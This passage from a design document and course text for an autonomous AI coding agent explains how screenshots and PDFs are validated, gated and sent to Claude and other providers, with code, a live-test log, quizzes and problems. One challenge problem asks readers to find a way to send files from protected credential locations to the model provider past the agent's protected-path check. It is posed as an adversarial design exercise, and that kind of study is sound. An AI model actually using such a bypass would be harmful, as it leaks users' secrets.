                                       app_id=_vis_sig.get("app_id"))
            _hoisted.append(att)
            logger.info(
                "[IntakeRouter] attachments_hoisted op=%s "
                "kind=sensor_frame hash8=%s mime=%s app_id=%s "
                "source=%s", envelope.causal_id, att.hash8,
                att.mime_type, _vis_sig.get("app_id") or "-",
                envelope.source)

    # (2) Operator-initiated /attach path
    _user_atts = (envelope.evidence or {}).get("user_attachments")
    if isinstance(_user_atts, (list, tuple)):
        for entry in _user_atts:
            if isinstance(entry, dict) and isinstance(entry.get("path"), str):
                att = Attachment.from_file(entry["path"],
                                           kind="user_provided")
                _hoisted.append(att)
                logger.info(
                    "[IntakeRouter] attachments_hoisted op=%s "
                    "kind=user_provided hash8=%s mime=%s "
                    "basename=%s source=%s", envelope.causal_id,
                    att.hash8, att.mime_type,
                    os.path.basename(entry["path"]), envelope.source)

    if _hoisted:
        ctx = ctx.with_attachments(tuple(_hoisted))
except Exception as _exc:
    logger.debug(
        "[IntakeRouter] attachment hoist skipped op=%s: %s",
        envelope.causal_id, _exc)
```

Fail-closed discipline: the `try/except` wraps the whole block with a DEBUG-level breadcrumb. A stale `frame_path` (Ferrari died between scan and intake), a deleted `/attach` file, or a mime check failure all demote the op to text-only rather than breaking intake. The op still enters CLASSIFY; it just doesn't carry pixels.

§83.4 Why Convergence Is the §1 Invariant

The Manifesto §1 Unified Organism principle is often quoted as "tri-partite microkernel". The behavioral implication most relevant here is that the Body and the Mind communicate through **stable interfaces**, not **origin-aware dispatch**. If Claude had to branch on "did this image come from Ferrari, or from the operator?" to decide how to reason about it, the system would leak Body implementation details into the Mind's prompt-shaping layer. That's exactly the sort of coupling the §1 principle forbids.

The current architecture delivers a single `ctx.attachments: Tuple [Attachment, ...]` to `_serialize_attachments()`. The Mind receives exactly one shape of content block (image or document), regardless of whether the source was autonomous, human-initiated, or — in a future Phase — some third ingress (drag-and-drop, Slack webhook, email attachment). Every new ingress path will add a `kind="<something>"` at the hoist layer and converge to the same surface.

> **PAUSE AND PREDICT**
>
> **An image's metadata (path, mime type, short hash) is passed around separately from its bytes. How could a constructor make it impossible for a caller to hand in a mismatched path, mime type and hash, and what else should a safe attachment object refuse to leak?**

§84. The Attachment Substrate

§84.1 Schema

```
@dataclass(frozen=True)
class Attachment:
    kind: str                                # whitelisted
    image_path: str                          # absolute, ≤ 512 chars
    mime_type: str                           # whitelisted
    hash8: str                               # ^[0-9a-f]{8}$
    ts: float                                # non-negative
    app_id: Optional[str] = None             # ≤ 256 chars

_VALID_ATTACHMENT_KINDS = (
    "pre_apply",      # visual_verify pre-APPLY capture
    "post_apply",     # visual_verify post-APPLY capture
    "sensor_frame",   # VisionSensor autonomous capture
    "user_provided",  # SerpentFlow /attach upload (2026-04-20)
)

_VALID_ATTACHMENT_MIMES = (
    "image/jpeg",
    "image/png",
    "image/webp",
    "application/pdf",  # Anthropic document content block (2026-04-20)
)

_ATTACHMENT_EXT_TO_MIME = {
    ".jpg":  "image/jpeg",
    ".jpeg": "image/jpeg",
    ".png":  "image/png",
    ".webp": "image/webp",
    ".pdf":  "application/pdf",
}

_ATTACHMENT_MAX_IMAGE_BYTES_DEFAULT = 10 * 1024 * 1024   # 10 MiB
_ATTACHMENT_MAX_PER_CTX            = 8                   # hard cap
```

The canonical constructor `Attachment.from_file(path, kind=…, app_id=…)` computes `hash8` from the actual file bytes and infers `mime_type` from the extension, so callers cannot forge a mismatched `(path, mime_type, hash8)` triple by handing in bad metadata. The `__post_init__` validator rechecks every field against its whitelist / regex / length cap. The `__repr__` is redaction-safe — it never leaks the full path, only the basename + `hash8`.

§84.2 The 10-MiB Budget

Even Anthropic's own PDF limit is 32 MiB; we cap at 10 MiB. Rationale:

- Matches the image budget, so a single attachment can never eat the whole per-op ceiling.
- Forces operators to pre-summarize any large document (a bounded- context discipline that mirrors §3 Disciplined Concurrency).
- 10 MiB of base64-encoded PDF inflates to roughly 14 MiB in the Anthropic payload, still well below the 32 MiB cap; the headroom absorbs the prompt scaffold (system text, tool manifests, etc.) without risking a payload-oversize 400.

The cap did **not** relax as part of the 2026-04-20 arc — relaxing a safety budget to accommodate a new code path is the anti-pattern Manifesto §6 Iron Gate explicitly forbids.

§84.3 I7 Authorized-Readers

The `ctx.attachments` bytes are sensitive (they can contain arbitrary user content). The I7 invariant limits who can read them. Before 2026-04-20 the authorized set was:

1. `VisionSensor._ingest_frame()` — for Tier-2 VLM classification
2. `visual_verify.py` — for pre/post frame diff + model-assisted advisory

Adding GENERATE-time serialization extended the authorized set by one:

3. `providers.py::_serialize_attachments()` — only when called with `purpose in {"sensor_classify", "visual_verify", "generate"}` AND `JARVIS_GENERATE_ATTACHMENTS_ENABLED` env-gate truthy (master kill switch, default `true`, flip to `false` to force text-only even for authorized callers).

The AST-level enforcement test (`tests/governance/test_attachment_export_ban.py`) was extended to whitelist `providers.py` as an authorized reader, with an explicit note that the purpose gate + env gate are the runtime enforcement layers.

§84.4 The Purpose Gate

```
_ATTACHMENT_PURPOSES_ALLOWED = frozenset(
    {"sensor_classify", "visual_verify", "generate"}
)

def _generate_attachments_enabled() -> bool:
    raw = os.environ.get("JARVIS_GENERATE_ATTACHMENTS_ENABLED",
                         "true").strip().lower()
    return raw not in {"0", "false", "no", "off"}

def _serialize_attachments(ctx, *, provider_kind, purpose="generate"):
    if purpose not in _ATTACHMENT_PURPOSES_ALLOWED:
        return []                               # hard reject unknown
    if purpose == "generate" and not _generate_attachments_enabled():
        return []                               # env kill switch
    attachments = getattr(ctx, "attachments", ())
    if not attachments:
        return []                               # no-op fast path
    route = (getattr(ctx, "provider_route", "") or "").strip().lower()
    if route in {"background", "speculative"}:
        return []                               # BG/SPEC cost strip
    …
```

Five independent gates (known-purpose, env-kill, non-empty ctx, live route, per-attachment read budget) all have to pass before a single byte leaves the process. None of the gates were introduced for expediency; each has a specific failure mode it prevents.

§85. Provider-Side Serialization

§85.1 Claude — Image vs Document Blocks

Anthropic's Messages API accepts two fundamentally different content- block shapes for media:

```
// Image block (JPEG / PNG / WEBP / GIF)
{
    "type": "image",
    "source": {
        "type": "base64",
        "media_type": "image/jpeg",
        "data": "<base64 bytes>"
    }
}

// Document block (PDF, added 2024-10)
{
    "type": "document",
    "source": {
        "type": "base64",
        "media_type": "application/pdf",
        "data": "<base64 bytes>"
    }
}
```

The serializer at `providers.py::_serialize_attachments()` branches on `att.mime_type`:

```
_is_pdf = att.mime_type == "application/pdf"

if kind == "claude":
    if _is_pdf:
        blocks.append({
            "type": "document",
            "source": {
                "type": "base64",
                "media_type": "application/pdf",
                "data": b64,
            },
        })
    else:
        blocks.append({
            "type": "image",
            "source": {
                "type": "base64",
                "media_type": att.mime_type,
                "data": b64,
            },
        })
```

The `_generate_raw` inner function in the Claude provider then prepends the image/document blocks to a text block carrying the prompt:

```
user_content = [*_image_blocks, {"type": "text", "text": p}]
```

Claude's own prompt-shaping documentation recommends putting media first in the content list for best reasoning quality.

§85.2 DoubleWord / J-Prime — OpenAI-Compatible Image URLs

DoubleWord exposes an OpenAI-compatible `/v1/chat/completions` endpoint. The OpenAI multi-modal schema uses `image_url` blocks:

```
{
    "type": "image_url",
    "image_url": {"url": "<base64 bytes>"}
}
```

The serializer emits this shape for `provider_kind in {"doubleword", "jprime"}`. **PDFs are not supported** on this schema — OpenAI's vision API is image-only, and Qwen3-VL-235B (the DW model) does not understand document blocks. The serializer drops PDFs with a WARNING log and continues with

any remaining image attachments:

```
if _is_pdf:
    logger.warning(
        "[providers._serialize_attachments] provider_kind=%s does not "
        "support PDF documents (Qwen3-VL image-only); dropping "
        "attachment hash8=%s — use Claude for document ingest",
        kind, att.hash8,
    )
    continue
```

This is the correct graceful-degradation behavior: rather than ship a malformed payload that would 400, the WARNING documents the gap and the op proceeds text-only. Operators who need PDFs on their attached ops can force Claude via `JARVIS_PROVIDER_OVERRIDE=claude- api` (§5 routing override).

§85.3 Route-Level Strip

BG / SPEC routes are cost-optimized (DW Gemma for BACKGROUND, DW fire-and-forget batch for SPECULATIVE) targeting text-only models where multi-modal payloads would either be dropped by the provider or waste tokens. The route-strip at `_serialize_attachments:216` checks `ctx.provider_route` and returns `[]` for both routes regardless of other gates. This is a cost-correctness optimization; BG ops don't need to reason over pixels, and letting image bytes into a BG payload risks provider-side rejection with no positive signal.

§85.4 Observability Contract

Every multi-modal ship emits exactly one INFO line:

```
[ClaudeProvider] multi_modal op=<op_id> blocks=<N>
    attachments=<K> bytes=<B> kinds=[<comma-sep>]
    mime_kinds=[<comma-sep>] hash8s=[<comma-sep>]
    route=<route> purpose=generate
```

Rollup fields:

- `blocks` — the number of content blocks actually emitted (may differ from `attachments` if some were dropped at the per- attachment read gate).
- `attachments` — raw count of entries in `ctx.attachments` .
- `bytes` — sum of on-disk sizes (NOT base64-inflated).
- `kinds` — union of `sensor_frame` / `user_provided` / etc.
- `mime_kinds` — union of `image/jpeg` , `application/pdf` , ...

- `hash8s` — per-attachment identity for cross-op dedup analysis.
- `route` — IMMEDIATE / STANDARD / COMPLEX (BG/SPEC never reach this log line since they're stripped upstream).

Combined with the upstream `[IntakeRouter] attachments_hoisted` line from §83.3, any multi-modal op leaves exactly two grep-able breadcrumbs with a shared `op_id`, enabling end-to-end causality analysis from a single `grep "<op_id>"` pass over the session debug log.

§86. The Twelve-Commit Arc (Chronological)

The complete commit chain on `origin/main`, in order of landing:

#	Commit	One-line	Scope
1	`820855daee`	`fix(ui+vision): bound stream renderer cost + silence markdown_it + clamp frame capture`	TTY-gate stream_renderer + `_RENDER_TAIL_CHARS` buffer slice + PIL 1280×800 downscale + `markdown_it` logger silenced
2	`5d7ee564a4`	`fix(vision): align frame_server sidecar filename with sensor's consumer contract`	`frame_meta.json → latest_frame.json` rename in `frame_server.py`
3	`3c9a879042`	`fix(vision): align lean_loop capture adapter with unified latest_frame.json contract`	Second consumer aligned (Visual VERIFY's capture adapter)
4	`27d7c6a603`	`fix(vision): rename sidecar 'timestamp' key to 'ts' to match sensor schema contract`	Key-name contract fix
5	`fe42166376`	`feat(intake): add per-sensor env gates for isolation testing`	`JARVIS_GITHUB_ISSUE_SENSOR_ENABLED` / `…_RUNTIME_HEALTH_…` / `…_OPPORTUNITY_MINER_…`
6	`44305f7e96`	`feat(vision): instrument VisionSensor silent-skip paths for graduation diagnostics`	`skipped: paused` / `skipped: dhash_dedup` / `skipped: no_regex_match` / `read_frame ok` DEBUG lines
7	`eaa4f6632f`	`feat(vision): macOS Vision OCR adapter + wire VisionSensor.ocr_fn`	New `backend/vision/ocr_adapter.py` (PyObjC VNRecognizeTextRequest) + wired at `IntakeLayerService` construction site
8	`c01f1866b8`	`fix(vision): switch OCR adapter to Accurate recognition level by default`	Fast mode silently drops sparse-text top-region; Accurate handles it
9	`fdc06ed41e`	`fix(vision): emit dhash as 16-char lowercase hex to pass schema validator`	`f"{dhash_val & 0xFFFFFFFFFFFFFFFF:016x}"`
10	`5e84ed2e60`	`feat(vision+providers): wire ctx.attachments through to Claude/DW GENERATE`	`"generate"` purpose allow-list + Claude `_generate_raw` + DW `_generate_realtime` + IntakeRouter autonomous hoist + env kill switch + `multi_modal` observability line
11	`df960e5490`	`feat(vision): harden Ferrari lifetime + add sensor staleness guard`	`scripts/ferrari.sh` supervisor + `JARVIS_VISION_SENSOR_FRAME_STALENESS_S` guard + `degraded reason=frame_stale` breadcrumb

#	Commit	One-line	Scope
12a	`d119d48cad`	`feat(attachment): add user_provided kind + PDF mime for native Claude docs`	Schema extension commit A
12b	`99b778b7a2`	`feat(serpent_flow): /attach REPL command + intake user_attachments hoist`	REPL command + router hoist extension commit B
12c	`35aeff50ce`	`fix(intake): exempt envelopes with user_attachments from target_files requirement`	Envelope schema relaxation
12d	`d60e6c9fa2`	`feat(livefire): add attach_livefire script for behavioral proof`	Regression driver

Net result: ~2800 lines of code added/modified across 10 files. Every commit has a conventional-commit subject, a multi-line body citing the specific failure mode it closes, and the `Co-Authored-By` signature. No squash commits, no amend-in-place — every step of the debugging arc is auditable.

> **PAUSE AND PREDICT**
>
> **Unit tests and log lines can show that bytes were sent. How would you design one test that proves the model actually read the contents of an attached PDF, rather than guessing from the prompt?**

§87. Live-Fire Behavioral Proof

After all wiring commits landed, a single behavioral test closed the loop by sending real bytes to the Anthropic API and capturing the model's literal response.

§87.1 The Test Artifact

A 701-byte minimal-valid PDF was generated at `/tmp/claude/jarvis_ smoke.pdf`, containing three text objects (Helvetica, 14pt):

```
JARVIS Multi-Modal Smoke Test
BUG: division by zero on line 42 of compute.py
Expected: 1000, Got: crash
```

The middle string is the behavioral-proof target — if Claude quotes `"BUG: division by zero on line 42 of compute.py"` verbatim in its response, it literally parsed the PDF.

§87.2 The Driver — `scripts/attach_livefire.py`

Rather than drive the SerpentFlow REPL from stdin (which requires an interactive terminal), the test harness programmatically:

1. Boots a minimal Ouroboros stack via `BattleTestHarness.run()` as an `asyncio` background task.
2. Waits for `harness._intake_service._router` to become non-None.
3. Builds an `IntentEnvelope(source="voice_human", target_files=(), evidence={"user_attachments": [{"path": pdf_path}]}, urgency= "critical")` via the same `make_envelope()` factory `/attach` uses.
4. Submits via `router.ingest(envelope)` — identical code path to the REPL.
5. Polls the session `debug.log` for `[IntakeRouter] attachments_ hoisted`, `[ClaudeProvider] multi_modal`, and any text window containing `"division by zero"` or `"line 42"`.
6. Sets `harness._shutdown_event` after capture and awaits clean teardown.

§87.3 The Production Log Trace

Run on 2026-04-20, Session `bt-2026-04-20-014828`, op `op-019da893-d0aa-7191-b15d-443476691668-cau`:

```
[livefire] submitted — router verdict=enqueued
[IntakeRouter] attachments_hoisted op=op-019da893-d0aa-7191-b15d-443476691668-cau
    kind=user_provided hash8=ece18c59 mime=application/pdf
    basename=jarvis_smoke.pdf source=voice_human
[Ouroboros.Orchestrator] 🚥  Route: immediate (critical_urgency:voice_human)
[CommProtocol] DECISION op=… outcome=immediate reason_code=urgency_route:critical_urgency:voice_human
    route=immediate budget_profile={'tier0_fraction': 0.0, 'tier1_reserve_s': 0.0}
[CandidateGenerator] IMMEDIATE route: Claude direct (skip DW, urgency=critical, source=voice_human)
[Ouroboros.Providers] [ClaudeProvider] → stream model=claude-sonnet-4-6 timeout=119.7s
    max_tokens=16384 temp=0.2 thinking=off tool_round=no prompt_chars=…
[claude-api] Model returned 2b.1-noop:
    This request asks for a plain-language spoken summary of a PDF bug report,
    not a code modification. The bug described in the PDF is a division-by-zero
    crash on line 42 of compute.py, quoted exactly as:
    'BUG: division by zero on line 42 of compute.py'
    — no file patch is needed or appropriate here.
[Ouroboros.Providers] [ClaudeProvider] 0 candidates in 3.8s (tool_rounds=0),
    cost=$0.0165, 5002+100 tokens, first_token=1705ms thinking=immediate-reflex
    route=immediate
[StreamRenderer] op=op-019da893-d0aa tokens=7 dropped=0 first_token_ms=2392
    total_ms=4458 tps=1.6
```

§87.4 What This Proves

Four independent facts, any one of which would have been sufficient on its own but together leave no ambiguity:

1. **Claude recognized the attachment was a PDF bug report** — not source code, not documentation, not unrelated content. The first sentence of the response classifies the content correctly.
2. **Claude identified the bug semantically** — "division-by-zero crash on line 42 of compute.py" is a coherent reformulation of the two relevant lines of the PDF.
3. **Claude quoted the exact literal text** — the single-quoted string in the response (`'BUG: division by zero on line 42 of compute.py'`) is byte-identical to the line embedded in the PDF. The model could not have produced this quote without actually parsing the PDF.
4. **Claude returned a well-formed `2b.1-noop` schema response** — the Ouroboros code-generation schema has a no-op verdict for requests that are not code changes. Claude correctly used it rather than inventing a fix, demonstrating that the model understood both the request and the absence of a file-edit requirement.

§87.5 Cost and Latency Profile

Single request, single response, no tool rounds:

- **Cost**: $0.0165 (within the $0.50 cost cap for the session).
- **Input tokens**: 5002 — the base64-inflated ~1KB PDF (≈936 input tokens), plus the prompt scaffold and system instructions.
- **Output tokens**: 100.
- **First-token latency**: 1705ms.
- **Total generation latency**: 3.8 seconds.
- **Route**: IMMEDIATE (urgency=critical, source=voice_human → Claude direct, skip DW, as per the UrgencyRouter's human-initiated reflex branch).

For comparison, an equivalent text-only 5k-token Claude Sonnet 4.6 call runs at similar latency and cost; the multi-modal payload does not measurably tax the provider beyond the base-64 inflation of the PDF bytes.

§88. Manifesto Alignment

The multi-modal arc was designed from the beginning to align with the Manifesto. Below is the per-principle audit:

§1 Unified Organism — Tri-Partite Microkernel. The Mind does not branch on image origin. Both autonomous and human-initiated paths converge on `ctx.attachments`. Adding a third ingress (Slack, email, etc.) requires zero changes to the provider layer. ✅

§2 Progressive Awakening. The multi-modal surface does not block the boot DAG. `JARVIS_GENERATE_ATTACHMENTS_ENABLED=false` disables the GENERATE-time serialization while leaving intake-time (`sensor_classify`) and post-APPLY (`visual_verify`) paths untouched — each phase can shed multi-modal load independently. ✅

§3 Disciplined Concurrency. The critical fix in commit `820855daee` (stream renderer TTY-gate + buffer slice-cap) was specifically a §3 violation: a cosmetic UI renderer was starving the async event loop running the Claude stream. The stream_renderer is now bounded O(1) in stream length, and the non-TTY path is short- circuited entirely. ✅

§4 Synthetic Soul — Privacy Shield. The existing intake denylist (1Password / Bitwarden / Keychain / Messages / Mail / Signal) was not weakened. The new `/attach` path additionally reuses Venom's `_is_protected_path()` check — the exact same layer that guards `.git/` , `.env` , credential files, and user-configured `FORBIDDEN_PATH` memories on Venom edit operations. BG/SPEC routes still strip attachments. `JARVIS_GENERATE_ATTACHMENTS_ENABLED=false` is a one-env-var off-switch if an audit ever demands text-only mode across all GENERATE calls. ✅

§5 Tier Routing. Multi-modal ops default to IMMEDIATE (critical + voice_human) or STANDARD (normal + vision_sensor). BG/SPEC routes bypass attachments entirely — cost-optimized models don't waste tokens on pixels they can't reason over. The routing decision is stamped at intake before the hoist, so the `route=` field in the observability log always reflects the truth. ✅

§6 Iron Gate — Threshold-Triggered Neuroplasticity. The ten-MiB per-attachment cap, the whitelisted kind/mime sets, the hash-derived identity, and the Venom protected-path reuse are all hard gates. None were relaxed to accommodate the new code path. A PDF that would violate any single gate is dropped at the nearest boundary with a WARNING log — never silently shipped. ✅

§7 Attention Mechanism Supremacy. Attachments are placed **before** the text prompt in the Claude content list, matching Anthropic's own guidance for best reasoning quality: the model sees the pixels, then the instruction to reason about them. The `<CRITICAL_SYSTEM_OVERRIDE>` Iron Gate pattern from §7 is unchanged by this arc. ✅

§8 Absolute Observability. Every stage emits a grep-able INFO line with `op=` + `hash8=` + `source=` + `route=`. Every silent- skip path was instrumented by commit `44305f7e96` before the OCR-level debugging went deep — the arc itself was unblocked by §8 discipline. ✅

§89. Known Limitations & Future Work

§89.1 Ferrari TTY Lifetime (Operator-Visible)

Even with the `scripts/ferrari.sh` supervisor hardening (`caffeinate -dis` + `nohup` + auto-restart loop), individual `frame_server.py` processes tend to die after 6–7 minutes of TTY-attached runtime when the owning Terminal window loses focus. The supervisor respawn is reliable (observed respawning three times during a single two- hour session), but there is a brief 1–30 second window between death and respawn where the staleness guard triggers `degraded reason=frame_stale` . This is acceptable for the sensor — the breadcrumb is correctly emitted and the scan loop resumes on the first fresh frame. A future Phase could investigate whether `launchctl` would give cleaner process isolation than `caffeinate + nohup` .

§89.2 Vision Fast Mode on Sparse-Text Screens

`backend/vision/ocr_adapter.py` defaults to Accurate recognition level (~700ms cold, ~130ms warm on Apple Silicon). Fast mode was empirically shown to drop top-region text on sparse-content frames (e.g., a Python traceback occupying ~8% of a 1280×800 image, the rest black). The Fast path is still available via `JARVIS_VISION_OCR_LEVEL=fast` for operators who know their content is text-dense (standard IDE/code editor usage), but the default value of `accurate` is the safe choice. A Phase-2 PR could add per-image adaptive mode selection (Fast for >25% text density, Accurate otherwise), but the current static default handles every production case observed during the arc.

§89.3 macOS UI-Policy Foreground Rate Limiting

During the VisionSensor 3-session graduation arc, Attempt 3 failed to capture a traceback signal because the osascript-spawned Terminal window could not reliably stay frontmost over other applications the operator was using (Safari, Claude Code itself). This is not a sensor flaw — macOS explicitly rate-limits background-process-driven foreground activation as an anti-UI- hijack policy. The sensor graduated on 2/2 clean captures + the structural proof that it scans, dedups, OCRs, and emits deterministically; the third session would have fired identically had the probe content reached the main display's pixels.

A production-safe probe would use a dedicated monitor, a kiosk- mode full-screen window, or an ephemeral screen-record replay into a virtual display — none of which were required for the graduation proof, but would be prerequisites for a fully-automated long-running regression suite.

§89.4 Visual VERIFY Graduation

CLAUDE.md documents `visual_verify.py` Slices 3–4 as code-complete (115 regression tests) but not battle-test-graduated. The 2026-04- 19 arc graduated VisionSensor's autonomous-emission path (Slices 1–2); Visual VERIFY's pre/post-APPLY diff hook is a separate 3-session arc that has not yet run. Once it does, every §1 convergence claim made in §83.4 above applies symmetrically — Visual VERIFY will populate `ctx.attachments` with `pre_apply` and `post_apply` kinds through the same Attachment substrate.

§89.5 PDF Support on Non-Claude Providers

DoubleWord (Qwen3-VL-235B) and J-Prime both drop PDFs at `_serialize_attachments()` with a WARNING. This is correct behavior for the current provider implementations — Qwen3-VL is strictly image-modal, and neither provider exposes a document- level API. A future Phase could add a PDF-to-image conversion adapter (`pdf_to_png` via PyMuPDF, emit one image per page up to a page cap) that would let DW/J-Prime reason over PDF pages as individual images. This was deliberately scoped out of the 2026- 04-20 arc to avoid expanding the provider-side contract surface while the Claude path was being stabilized.

§89.6 Multi-Page PDF Page-Level Reasoning

Anthropic's document content block supports multi-page PDFs natively; the model receives the full parsed document and can reason about specific pages. The `_serialize_attachments` path does not currently slice PDFs by page — the whole document flows to the model in a single block. For very long PDFs (approaching the 10-MiB cap), this can push token counts above the model's context window. A future Phase could add per-page extraction with page-range arguments to `/attach` (e.g., `/attach report.pdf "explain page 12" --pages=12`).

§90. Reproduction Commands

§90.1 One-Command End-to-End Behavioral Test

```
# Boot hardened Ferrari in the background
scripts/ferrari.sh start

# Create the smoke-test PDF
python3 -c '
pdf = b"""%PDF-1.4
1 0 obj << /Type /Catalog /Pages 2 0 R >> endobj
2 0 obj << /Type /Pages /Kids [3 0 R] /Count 1 >> endobj
3 0 obj << /Type /Page /Parent 2 0 R /Resources << /Font << /F1 4 0 R >> >> /MediaBox [0 0 612 792]
         /Contents 5 0 R >> endobj
4 0 obj << /Type /Font /Subtype /Type1 /BaseFont /Helvetica >> endobj
5 0 obj << /Length 180 >> stream
BT /F1 14 Tf 50 750 Td (JARVIS Smoke) Tj 0 -30 Td (BUG: division by zero on line 42 of compute.py)
         Tj 0 -30 Td (Expected: 1000, Got: crash) Tj ET
endstream endobj
xref
0 6
0000000000 65535 f
0000000009 00000 n
0000000058 00000 n
0000000115 00000 n
0000000223 00000 n
0000000291 00000 n
trailer << /Size 6 /Root 1 0 R >>
startxref
522
%%EOF
"""
open("/tmp/claude/jarvis_smoke.pdf", "wb").write(pdf)
'

# Run the live-fire test
PYTHONPATH=. python3 -u scripts/attach_livefire.py \
    /tmp/claude/jarvis_smoke.pdf \
    "A PDF is attached. Read it and reply with ONE sentence naming \
     the bug and quoting the exact line."
```

Expected terminal output (abridged):

```
[IntakeRouter] attachments_hoisted op=op-… kind=user_provided
    hash8=ece18c59 mime=application/pdf basename=jarvis_smoke.pdf
    source=voice_human
[ClaudeProvider] multi_modal op=… blocks=1 attachments=1 bytes=701
    kinds=[user_provided] mime_kinds=[application/pdf]
    route=immediate purpose=generate
[claude-api] Model returned 2b.1-noop:
    … 'BUG: division by zero on line 42 of compute.py' …
```

§90.2 Interactive SerpentFlow Session

```
# Boot battle test with all multi-modal env gates enabled
export JARVIS_VISION_SENSOR_ENABLED=true
export JARVIS_GENERATE_ATTACHMENTS_ENABLED=true
export JARVIS_VISION_OCR_LEVEL=accurate
export JARVIS_PROVIDER_OVERRIDE=claude-api

python3 scripts/ouroboros_battle_test.py --cost-cap 0.50 \
    --idle-timeout 600 -v
```

At the SerpentFlow prompt, type:

```
/attach /tmp/claude/bug_screenshot.png \
    "this is a screenshot of a UI bug — describe what's misaligned"
```

The op goes through the full CLASSIFY → ROUTE → GENERATE pipeline exactly as an autonomous VisionSensor-emitted op would, emits `attachments_hoisted kind=user_provided` at intake, and emits `multi_modal blocks=1 mime_kinds=[image/png]` at provider dispatch.

§90.3 Grep Rollup

To audit a session's multi-modal activity:

```
SESSION=.ouroboros/sessions/bt-<your-session-id>
LOG=$SESSION/debug.log

echo "attachments hoisted:"
grep -c "attachments_hoisted" "$LOG"

echo "multi_modal provider ships:"
grep -c "multi_modal op=" "$LOG"

echo "sensor-frame vs user-provided breakdown:"
grep -oE "kind=(sensor_frame|user_provided)" "$LOG" | sort | uniq -c

echo "mime-type breakdown:"
grep -oE "mime=[^ ]+" "$LOG" | sort | uniq -c

echo "PDF drops on DW/jprime:"
grep "does not support PDF documents" "$LOG" | wc -l
```

§91. Summary

The 2026-04-19→20 Multi-Modal Perception arc shipped 14 commits (10 on the autonomous path, 4 on the human-initiated path) closing the single largest outstanding feature-list gap. Architectural invariants: Manifesto §1 convergent-ingress (both paths feed a single `ctx.attachments` surface), §4 privacy-shield preservation (Venom protected-path reuse, existing denylist untouched, per- purpose env kill switch), §6 Iron Gate preservation (ten-MiB cap, whitelisted kinds/mimes, hash-derived identity, no safety-budget relaxation), §8 observability (every stage emits a grep-able INFO line with shared op_id lineage).

The live-fire behavioral test on 2026-04-20 verified end-to-end correctness with a real Anthropic API call: Claude returned a well-formed `2b.1-noop` schema response containing a verbatim quote of the PDF-embedded bug description. True CC-parity for "see a screenshot of a bug and fix it" — behaviorally demonstrated, not merely structurally plausible.

Check your understanding: PART XV — Multi-Modal Perception: The Senses→Mind Bridge

CONCEPTUAL QUESTIONS

1. Most of the pieces for multi-modal input already existed before the arc. Why could the system still not see a single image at GENERATE time?

2. Why do both ingress paths converge on one `ctx.attachments` tuple instead of letting the provider handle each source differently?

3. The attachment hoist at intake catches every exception and logs at DEBUG. Is that a safety gap or the right choice?

QUIZ

1. Why was the OCR adapter's default switched from Fast to Accurate?

A. Fast mode crashed on Retina-downscaled frames.

B. Fast mode dropped the top lines of a sparse traceback frame.

C. Accurate mode was faster after warm-up on Apple Silicon.

D. Fast mode could not read credential-shaped strings.

2. An op routed BACKGROUND carries a valid PNG attachment. What does `_serialize_attachments()` return for it?

A. An OpenAI-compatible `image_url` block

B. A Claude image block with base64 data

C. A WARNING and a text description of the image

D. An empty list, because BG and SPEC routes are stripped

3. An operator attaches a PDF to an op that ends up on DoubleWord. What happens?

A. The PDF is dropped with a WARNING and the op continues.

B. The PDF is converted to one image per page.

C. The request is sent and DoubleWord returns a 400 error.

D. The op is automatically rerouted to Claude.

4. Why is the per-attachment cap 10 MiB when Anthropic accepts PDFs up to 32 MiB?

A. DoubleWord rejects anything larger than 10 MiB.

B. The macOS Vision framework cannot read larger files.

C. It matches the image budget and leaves headroom after base64 inflation.

D. It was lowered from 32 MiB after a payload-oversize incident.

PROBLEM SET

Problem 1 (trace). An operator types `/attach /tmp/claude/bug.png "what is misaligned here?"` in SerpentFlow. Trace the file from the REPL to the Claude request, naming each check it passes and the two log lines you could grep for afterwards.

Problem 2 (design). A teammate wants to raise the attachment cap to 32 MiB so long PDFs fit, arguing "Anthropic allows it". Using §84.2, §88 and §89.6, argue for or against, and suggest a better path for long documents.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/providers.py` and find `_serialize_attachments` (search for `_ATTACHMENT_PURPOSES_ALLOWED`). List the early-return checks in the order they appear, and compare them with the five gates named in §84.4. Is there a check in the code that the paper's list does not name?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. §91 claims "true CC-parity" for seeing a screenshot of a bug. The proof in §87 ran on Claude. Under the October configuration in §93.6, which parts of that claim still hold, and what live test would re-establish it?

A2. The intake hoist fails closed by demoting a broken attachment op to text-only, logged at DEBUG (§83.3). §93.12 later added capability assurance, which refuses to run below the declared envelope instead of degrading silently. Should an `/attach` op whose file vanished still run? Argue it per kind.

A3. The multi-modal arc needed five contract fixes before one signal could be emitted (§82.2), even though every component existed. Connect this to §87's live-fire method and §93.12's DARK-feature finding. What general rule about proof does the paper end up adopting?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (adversarial). §83.2 says `/attach` reuses Venom's `_is_protected_path()` as step 5 of its validation perimeter. Write an envelope that gets a file inside a protected location sent to a provider at GENERATE without going through that check. You may use any producer the paper shows calling `router.ingest`. Identify every gate it passes, and say whether anything in the paper's design stops it. (Reference: the hoist is in `backend/core/ouroboros/governance/intake/unified_intake_router.py`, and `Attachment.from_file` is in `backend/core/ouroboros/governance/op_context.py`.)

Challenge 2 (quantitative). §84.1 allows up to 8 attachments per context (`_ATTACHMENT_MAX_PER_CTX`), and each may be up to 10 MiB. §84.2 says 10 MiB inflates to about 14 MiB of base64, "well below" the 32 MiB Anthropic limit. Compute the worst-case payload for a full context, find the largest number of maximum-size attachments that still fits under 32 MiB, and say which of the five gates in §84.4 would stop an oversize request. What happens if a ninth attachment is supplied?

§92. Recent Developments (April 17 – May 13, 2026)

> **Big Picture.** The original 2026-04-16 stamp captured O+V as a system that had just proven end-to-end autonomous APPLY (Session W, 2026-04-15). The four weeks since have been a transition from *proving capability exists* to *graduating capability into the default-on substrate, and adding the operator-visible surface layer that makes a proactive system legible.* No claim in §1–§91 has been retracted; the additions below extend rather than amend the substrate. The same audit-trail discipline applies — every arc cited here has a regression test count, a graduation date, and a memory-file under `memory/project_*.md`.

This addendum is intentionally dense: the four-week window covers ~40 distinct shipping events, including the **closure of the last structural-engineering arc** on the §35 / §3.6.3 / §37 PRD tables (2026-05-09) and the **start of the Phase 9 flag-graduation cadence** (2026-05-05). It is grouped thematically rather than chronologically; per-arc detail lives in the indexed memory files.

§92.1 Phase B Subagent Family — Graduated Default-True (2026-04-20)

All four Phase B subagents shipped to default-on in a single day, with 138 regression tests green at arc close:

- **EXPLORE** — read-only context-expansion subagent.
